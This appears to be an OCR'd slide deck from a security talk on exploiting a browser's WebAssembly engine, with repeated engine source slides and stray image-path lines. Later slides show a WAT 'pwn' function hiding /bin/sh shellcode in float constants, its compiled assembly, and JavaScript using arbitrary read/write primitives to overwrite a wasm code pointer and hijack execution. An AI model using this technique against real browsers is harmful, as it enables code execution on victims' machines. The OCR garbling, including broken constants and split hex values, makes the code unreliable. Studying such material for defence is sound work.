


Internals: WebAssembly Export Function Call




Internals: WebAssembly Export Function Call

```
static bool WasmCall(JSContext* cx, unsigned argc, Value* vp) {
  CallArgs args = CallArgsFromVp(argc, vp);
  RootedFunction callee(cx, &args.callee().as<JSFunction>());

  Instance& instance = callee->wasmInstance();
  uint32_t funcIndex = callee->wasmFuncIndex();
  return instance.callExport(cx, funcIndex, args);
}
```




Internals: WebAssembly Export Function Call

```
static bool WasmCall(JSContext* cx, unsigned argc, Value* vp) {
  CallArgs args = CallArgsFromVp(argc, vp);
  RootedFunction callee(cx, &args.callee().as<JSFunction>());

  Instance& instance = callee->wasmInstance();
  uint32_t funcIndex = callee->wasmFuncIndex();
  return instance.callExport(cx, funcIndex, args);
}
```




Internals: WebAssembly Export Function Call


```
static bool WasmCall(JSContext* cx, unsigned argc, Value* vp) {
  CallArgs args = CallArgsFromVp(argc, vp);
  RootedFunction callee(cx, &args.callee().as<JSFunction>());

  Instance& instance = callee->wasmInstance();
  uint32_t funcIndex = callee->wasmFuncIndex();
  return instance.callExport(cx, funcIndex, args);
}
```




Internals: WebAssembly Export Function Call



Internals: WebAssembly Export Function Call



Internals: WebAssembly Export Function Call



Writing Shellcode Inside WASM RWX memory

WAT Code

```
(func (export "pwn") (result f64)
    f64.const -6.8285270344227 86e-229
    f64.const -6.7422750410187 32e-229
    f64.add
    f64.const -6.7397464098512 8e-229
    f64.add
    f64.const -6.8285242904517 9e-229
    f64.add
    f64.const -6.8285255411989 33e-229
    f64.add
    …
 )
```

WASM Compiler

64bit ASM

```
push    rbp
mov     rbp,rsp
movsd   xmm0,QWORD PTR [rip+0x5c]
movsd   xmm1,QWORD PTR [rip+0x5c]
addsd   xmm0,xmm1
movsd   xmm1,QWORD PTR [rip+0x58]
addsd   xmm0,xmm1
…
nop
nop
push 0x68732f    "/sh"
pop rbx
…
push 0x6e69622f "/bin"
pop rcx
…
syscall
```

SHELLCODE


Control Flow Hijacking Inside WASM RWX memory

```
let pwn_addr = Utils.UnTagPtr(addrof(pwn));

let wasm_instance_addr =
arb_read64(Utils.BigIntAsDouble(pwn_addr+0x40n));

let code_addr =
arb_read64(Utils.BigIntAsDouble(wasm_instance_addr+0
xb0n));

let code_block_addr =
arb_read64(Utils.BigIntAsDouble(code_addr+0x170n));

let entries_base_addr =
arb_read64(Utils.BigIntAsDouble(code_block_addr+0x20
n));

let compromised_base_addr = entries_base_addr-
(0xd0n-0x78n);

arb_write64(Utils.BigIntAsDouble(code_block_addr+0x2
0n), compromised_base_addr);

pwn()
```

pwn_func
shape
slots
elements
…
wasm_instance
…

